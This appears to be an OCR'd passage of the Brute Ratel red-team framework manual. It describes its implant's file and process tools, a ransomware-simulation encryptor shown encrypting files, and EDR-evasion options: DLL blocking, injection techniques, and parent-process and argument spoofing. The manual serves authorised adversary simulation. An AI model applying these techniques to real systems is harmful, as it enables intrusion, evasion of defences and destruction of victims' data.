
box in the **Grab Token** button. This process manager is not auto-updated, and the operator has the press the **Refresh** button to update the process information.



	Parent Process ID	Process ID	Process Arch	Thread Count	User	Process
1	0	0	N/A	4	N/A	[System Process]
2	0	4	N/A	142	N/A	System
3	4	108	N/A	4	N/A	Registry
4	4	344	N/A	2	N/A	smss.exe
5	464	476	N/A	10	N/A	csrss.exe
6	464	552	N/A	1	N/A	wininit.exe
7	544	572	N/A	13	N/A	csrss.exe
8	552	632	N/A	6	N/A	services.exe
9	552	640	N/A	11	N/A	lsass.exe
10	544	724	N/A	5	N/A	winlogon.exe
11	632	848	N/A	11	N/A	svchost.exe
12	552	876	N/A	5	N/A	fontdrvhost.exe
13	724	868	N/A	5	N/A	fontdrvhost.exe
14	632	972	N/A	9	N/A	svchost.exe
15	632	1020	N/A	5	N/A	svchost.exe
16	724	544	N/A	14	N/A	dwm.exe
17	632	1052	N/A	25	N/A	svchost.exe
18	632	1152	N/A	2	N/A	svchost.exe
19	632	1160	N/A	2	N/A	svchost.exe
20	632	1180	N/A	3	N/A	svchost.exe
21	632	1300	N/A	7	N/A	svchost.exe
22	632	1360	N/A	3	N/A	svchost.exe
23	632	1372	N/A	7	N/A	svchost.exe
24	632	1456	N/A	2	N/A	svchost.exe
25	632	1472	N/A	4	N/A	svchost.exe
26	632	1532	N/A	3	N/A	svchost.exe
27	632	1568	N/A	2	N/A	svchost.exe
28	632	1716	N/A	5	N/A	svchost.exe
29	632	1808	N/A	2	N/A	svchost.exe
30	632	1816	N/A	5	N/A	svchost.exe


File Explorer

This option provides a graphical user interface to view the file system of the badger's host. An operator can navigate local or remote directories over SMB. To access a remote host over SMB, the operator can enter the path in the **Enter Path** field. Files/Folders can be searched/filtered using the **Search file.../Search folder...** field. An operator can also interact with the files and folder by right-clicking the files with a limited set of capabilities such as copying the name, downloading or deleting the file, uploading files to a folder, creating new directories etc. If a file is deleted, the path is not auto-refreshed and the operator has to double-click the same folder on the left-hand side column to refresh it. Navigated directories from history show up with a **Red** vertical bar as can be seen in the image below next to the folder's name. To view files in a previously navigated folder, just click on the folder's name and it will autoload the file names from the commander's memory.



Crypt Vortex


Crypt Vortex is a ransomware simulation reflective DLL that uses a custom encryption algorithm to encrypt files. It can encrypt and decrypt files on a host alongside providing a few options for customization such as recursive folder encryption support. The encrypt option provides 4 options. The first one is the encryption key, the second option is the path to encrypt and the third option is the extension of the file after the encryption completes.



This command also supports an additional optional argument to specify only the selected type of files you want to encrypt. For example, if you want to encrypt only Word and Excel files, you can select .docx and .xlsx with comma separation. Encryption is recursive. So if the entered path contains multiple folders and if those folders contain more folders, then all the folders will be recursively encrypted one by one. The below figure shows the directory which contains 4 files. The Crypt Vortex command also returns the status of the encrypted files and the password used to encrypt them. If you decide at a later time that you want to decrypt some files, then you can still find the password in the badger logs.

```
2021/03/21 14:16:01 [input] admin => ls C:\Users\naruto\Desktop\encrypt_me\

2021/03/21 14:16:01 [sent 52 bytes]
2021/03/21 14:16:03 [job-0]
21-03-2021 14:14 <DIR>  .
21-03-2021 14:12 <DIR>  ..
21-03-2021 14:13 <FILE> file_example_XLS_100.xls 20480 bytes
20-03-2021 15:53 <FILE> procdump.exe 725368 bytes
20-03-2021 00:44 <FILE> Procdump.zip 675198 bytes
21-03-2021 14:13 <FILE> sample1.txt 1656 bytes


2021/03/21 14:16:52 [input] admin => cryptvortex

[+] Crypt Vortex Routine: encrypt
[+] Encryption/Decryption Key: P@ssw0rd
[+] Path: C:\Users\naruto\Desktop\encrypt_me\
[+] Post-routine Extension: .benc
[+] Extensions to encrypt:

2021/03/21 14:16:55 [sent 47412 bytes]
2021/03/21 14:16:59 [job-0]
[+] werfault.exe => PID: 2808

2021/03/21 14:17:01 [job-0]
[E] C:\Users\naruto\Desktop\encrypt_me\file_example_XLS_100.xls.benc
[E] C:\Users\naruto\Desktop\encrypt_me\procdump.exe.benc
[E] C:\Users\naruto\Desktop\encrypt_me\Procdump.zip.benc
[E] C:\Users\naruto\Desktop\encrypt_me\sample1.txt.benc
[+++] Encrypted 4 file(s) [+++]
```

The below figure shows the encrypted content of a simple text file that looks like garbage. Once the encryption process completes, the original file is deleted from the disk. Take heavy caution while running this since it can heavily damage the host if you don't know what you are doing.




Similar to encryption, Brute Ratel also provides a decrypt option. This is a reverse algorithm that decrypts the files in a provided path. It also takes in an extension of a file which it will add to the name of the decrypted files. We choose .dec as the decrypted file extension, so it will decrypt all the files in the given directory and store them on the same path with **.dec** extension.

```
2021/03/21 14:20:27 [input] admin => cryptvortex

[+] Crypt Vortex Routine: decrypt
[+] Encryption/Decryption Key: P@ssw0rd
[+] Path: C:\Users\naruto\Desktop\encrypt_me\
[+] Post-routine Extension: .dec

2021/03/21 14:20:27 [sent 47412 bytes]
2021/03/21 14:20:31 [job-0]
[+] werfault.exe => PID: 4128

2021/03/21 14:20:33 [job-0]
[D] C:\Users\naruto\Desktop\encrypt_me\file_example_XLS_100.xls.benc.dec
[D] C:\Users\naruto\Desktop\encrypt_me\procdump.exe.benc.dec
[D] C:\Users\naruto\Desktop\encrypt_me\Procdump.zip.benc.dec
[D] C:\Users\naruto\Desktop\encrypt_me\sample1.txt.benc.dec
[+++] Decrypted 4 file(s) [+++]
```

Load ClickScript

An operator can load an added Clickscript from this option. The below figure shows the loaded Clickscript, which can be executed by selecting the play button next to the badger's ID. Each Clickscript can contain any number of commands, and an operator can use it to build playbooks for purple teaming.




Remove

This option removes the selected badger and its metadata from the Ratel server. If the badger checks back in, it will not be able to authenticate with the Ratel server, and would show up in access denied logs. However, all commands executed for the removed badgers will still show up in the logs directory.

Export To CSV

This option allows an operator to export various metadata of the badger to a CSV for reporting. An operator can select from the various options present in the exporter dialog.




Mark Dead

The badger is marked inactive with a dark red color. This information is also added to the badger's profile. If the badger checks in after it's marked dead, the color changes to active again. Exited badgers are marked dead by default.

Color

An operator can decide to change the color of the badger's foreground or background as per personal preference using a color picker. Below is a quick example of color changes made to the badger.



Listener ID	Internal IP	ID	Host	UID	Last Seen (Local)	Last Seen (sec)	PID	TID	Process	Arch/OS (Build)	Payload Arch	Pivot Stream
primary-c2	172.16.88.135	b-3	DESKTOP-G15FRLS	vendetta	Mon Aug 21 10:59:52 2023	4	1216	4476	Z:\documents\badger.exe	x64/10.0 (19045)	x64	Direct
primary-c2	172.16.88.135	b-4	DESKTOP-G15FRLS	vendetta	Mon Aug 21 10:59:55 2023	0	5040	6792	Z:\documents\badger.exe	x64/10.0 (19045)	x64	Direct
primary-c2	172.16.88.135	b-5	DESKTOP-G15FRLS	vendetta	Mon Aug 21 10:59:56 2023	0	5072	7028	Z:\documents\badger.exe	x64/10.0 (19045)	x64	Direct
primary-c2	172.16.88.135	b-6	DESKTOP-G15FRLS	vendetta	Mon Aug 21 10:59:51 2023	5	4844	6780	Z:\documents\badger.exe	x64/10.0 (19045)	x64	Direct
primary-c2	172.16.88.135	b-7	DESKTOP-G15FRLS	vendetta	Mon Aug 21 10:59:52 2023	4	6480	5388	Z:\documents\badger.exe	x64/10.0 (19045)	x64	Direct
primary-c2	172.16.88.135	b-8	DESKTOP-G15FRLS	vendetta	Mon Aug 21 10:59:52 2023	4	9396	6068	Z:\documents\badger.exe	x64/10.0 (19045)	x64	Direct
primary-c2	172.16.88.135	b-9	DESKTOP-G15FRLS	vendetta	Mon Aug 21 10:59:52 2023	3	9360	6468	Z:\documents\badger.exe	x64/10.0 (19045)	x64	Direct
primary-c2	172.16.88.135	b-10	DESKTOP-G15FRLS	vendetta	Mon Aug 21 10:59:53 2023	3	4404	7664	Z:\documents\badger.exe	x64/10.0 (19045)	x64	Direct

Exit Thread

Exits the thread in which the badger is residing. The process stays active.

Exit Process

Exits the process in which the badger is residing. The process is killed.

Badger Commands

Badger provides more than a hundred commands which use Windows API, NTAPI and indirect syscalls. These commands can perform local or remote host enumeration, user enumeration, active directory enumeration and more. The help command of badger returns a detailed output of the required and optional command-line arguments. It also provides information on configurable commands. The help output of a command is divided into eight parts:

Description: The description of the command

Supported Commands: The supported commands show if the current command can be configured by some other commands.

Affected Commands: The affected commands show which other commands will be affected when you configure the current command.

Artifact: It shows whether the Artifact uses process creation, Windows API or just raw C code.

Main Argument: The main arguments required for the command to run.

Optional Argument: The optional arguments that can be provided to the command.

Example: Example of how to run the command.

Minimum Argument Required: This shows the minimum number of arguments required for the command to run (the count includes the main argument).


The below list provides brief information on every command present for the badger.

Process Injection

Brute Ratel provides a variety of commands to configure injection techniques and process spawning before injection actually takes place. The **set** command can configure these tasks.

Command: set/clear dllblock

Microsoft provides a Windows API **SetProcessMitigationPolicy** to block all DLLs that are not signed by Microsoft. EDRs load their own DLLs in every process that get created, and some EDRs/AV/reverse engineering tools do not have their DLLs signed by Microsoft. By enabling the Mitigation policy, we can block non-microsoft signed DLLs from loading into our target process. Once this command is enabled, every process created via the badger will have mitigation policies enabled. To disable this, an operator can use the **clear dllblock** command. The below figure shows the properties of the process for mitigation policies once it’s enabled.



Command: set/get malloc

Badger has a very powerful set of memory allocation and injection techniques. These include multiple WinAPI, NTAPI, and direct syscall executions all while evading the ETW syscall hooks implemented in userland by an EDR. All the injection techniques support PPID Spoofing, DLL Blocking, and custom child process. When memory injection is performed, the badger needs to allocate RX regions in the target process. This command provides the ability to change the memory allocation technique for process injection. The **shinject_ex**, **loadr**, **sharpreflect**, **psreflect**, **mimikatz** and **cryptvortex** commands use the **malloc** technique configured here. The malloc options are:

```
0 = VirtualAllocEx, VirtualProtectEx, WriteProcessMemory (WINAPI)
1 = NtCreateSection, NtMapViewOfSection, RtlCopyMemory (NTAPI)
2 = NtAllocateVirtualMemory, NtProtectVirtualMemory, NtWriteVirtualMemory (NTAPI)
3 = NtCreateSection, NtMapViewOfSection, RtlCopyMemory (Indirect Syscalls)
4 = NtAllocateVirtualMemory, NtProtectVirtualMemory, NtWriteVirtualMemory (Indirect Syscalls)
```

Example:

```
[!] help :: [set malloc]

[+] Description               :Changes fork and run's memory allocation technique of badger
                    0 = VirtualAllocEx, VirtualProtectEx, WriteProcessMemory (WINAPI)
                    1 = NtCreateSection, NtMapViewOfSection, RtlCopyMemory (NTAPI)
                    2 = NtAllocateVirtualMemory, NtProtectVirtualMemory, NtWriteVirtualMemory (NTAPI)
                    3 = NtCreateSection, NtMapViewOfSection, RtlCopyMemory (Obfuscated Indirect Syscalls)
                    4 = NtAllocateVirtualMemory, NtProtectVirtualMemory, NtWriteVirtualMemory (Obfuscated Indirect Syscalls)
[+] Supported Commands        :get malloc, shinject_ex, loadr, sharpreflect, psreflect, mimikatz, cryptvortex
[+] Artifact                  :WINAPI
[+] Main Argument             :technique_id (0/1/2/3/4)
[+] Optional Argument         :NA
[+] Example                   :set malloc 0, set malloc 1
[+] Minimum argument required :3

2023/08/21 13:41:37 IST [input] admin => set malloc 4

2023/08/21 13:41:38 IST [sent 12 bytes]

[*] Memory allocation technique: NtAllocateVirtualMemory, NtProtectVirtualMemory, NtWriteVirtualMemory (Obfuscated Indirect Syscalls)
```

The configured technique can be retrieved using the **get malloc** command.

Command: set/get threadex


Similar to the **set malloc** command, this command changes fork and run's thread execution technique of the badger. The **shinject_ex**, **loadr**, **sharpreflect**, **psreflect**, **mimikatz** and **cryptvortex** commands use the threadex technique configured here. The threadex options are:

```
0 = CreateRemoteThread (WINAPI)
1 = RtlCreateUserThread (NTAPI)
2 = NtCreateThreadEx (NTAPI)
3 = QueueUserAPC, ResumeThread (WINAPI)
4 = QueueUserAPC, NtResumeThread (WINAPI+NTAPI)
5 = QueueUserAPC, NtAlertResumeThread (WINAPI+NTAPI)
6 = NtQueueApcThread, ResumeThread (NTAPI+WINAPI)
7 = NtQueueApcThread, NtResumeThread (NTAPI)
8 = NtQueueApcThread, NtAlertResumeThread (NTAPI)
9 = NtCreateThreadEx (Obfuscated Indirect Syscalls)
10 = NtQueueApcThread, NtResumeThread (Obfuscated Indirect Syscalls)
11 = NtQueueApcThread, NtAlertResumeThread (Obfuscated Indirect Syscalls)
12 = Remote Procedure Call
13 = Return-Oriented-Programming (ROP) Injection. (Needs configuration of rop-type. Check 'help set
rop'. Only supports 'shinject_ex' and 'sharpreflect')
```

Make note that if you plan to execute the badger's shellcode using any of the APC technique above, you should use the **WaitForSingleObject** shellcode instead of the **RtlExitUserThread**. The configured technique can be retrieved using the **get threadex** command.

Command: set/get/clear parent

Spoofed parent processes can avoid parent-child process creation anomalies. To configure a spoofed parent process, an operator can use this command with a valid process ID. The badger should have privileges to open a HANDLE to this PID, without which the spoofing would fail. There is no default process configured for spoofing. When you configure a PID to spoof the parent process, all types of process creation by the badger will be affected. This includes creating a new process and fetching the output of fork&run commands. To remove this configuration, use the **clear parent** command. The **help set** *parent* command returns commands affected by this configuration.



The configured process can be retrieved using the *get parent* command.

Command: set/get/clear child

Similar to configuring the parent process for spoofing, an operator can configure a child process that needs to be injected during reflective injections. This command can configure sacrificial processes for the badger for fork&run. The affected commands are **loadr**, **sharpreflect**, **psreflect**, **mimikatz** and **cryptvortex**. The above screenshot from **set parent** shows the configured child process werfault.exe for running the **sharpreflect** command. The configured process can be retrieved using the **get child** command. To clear a configured child process, use the **clear child** command.

Command: set/get/clear spoof_args

A process stores its arguments in the Process Environment Block region of the process. Thus these can be modified by an operator. This command can configure fake arguments for a process. There is no default argument configured for spoofing. All process creation events will be affected when this command is configured. Configuring invalid arguments can make process creation not run at all. This command modifies the Process Environment Block (PEB) struct of the newly created process and changes the command line arguments that reside in the **RTL_USER_PROCESS_PARAMETERS** struct. It uses the **ReadProcessMemory** and **WriteProcessMemory** to rewrite this block of data with our spoofed argument. The below figure shows the output of powershell.exe running with **get-process argument**, but the spoofed argument is **echo $psversiontable**. *T*he configured process can be retrieved using the **get spoof_args** command. To clear a configured child process, use the **clear spoof_args** command.

```
2023/08/22 16:44:13 IST [input] admin => set spoof_args powershell.exe echo $psversiontable

2023/08/22 16:44:14 IST [sent 76 bytes]

[*] Spoofed Argument: powershell.exe echo $psversiontable
+------------------------------------------------------------------+
2023/08/22 16:44:17 IST [input] admin => run powershell.exe get-process

2023/08/22 16:44:17 IST [sent 56 bytes]

[*] Task-0 [Thread: 10184]

[*] Process 'powershell.exe get-process' [8232:2220] created
+------------------------------------------------------------------+
[*] Output from process 'powershell.exe get-process':

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    424      25    14036      36680       1.13    7440   1 ApplicationFrameHost
    126       8     1564       5164              3132   0 armsvc
    199      12     7984      13976       1.22    4016   0 audiodg
    403      15    20944      32260   3,916.31    9376   1 badger
    583      45    39284       2272       0.44    8748   1 CalculatorApp
     74       6     2180       4724       0.00    5268   1 cmd
    101       7     2828       7872       0.00    2456   1 conhost
    264      14     7576      25048       0.25    7420   1 conhost
```

Checking this in sysmon, shows us that the spoofed argument was indeed used.


```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.19041.2913 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: powershell.exe echo $psversiontable
CurrentDirectory: Z:\documents\
User: DESKTOP-G15FRLS\vendetta
LogonGuid: {784a9155-1b3b-64e2-313e-070000000000}
LogonId: 0x73E31
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=B4E7BC24BF3F5C3DA2EB6E9EC5EC10F90099DEFA91B820F2F3FC70DD9E4785C4
ParentProcessGuid: {784a9155-1a3c-64e3-3405-000000007400}
ParentProcessId: 9376
ParentImage: \\vmware-host\Shared Folders\documents\badger.exe
```

Command: set/clear cfg

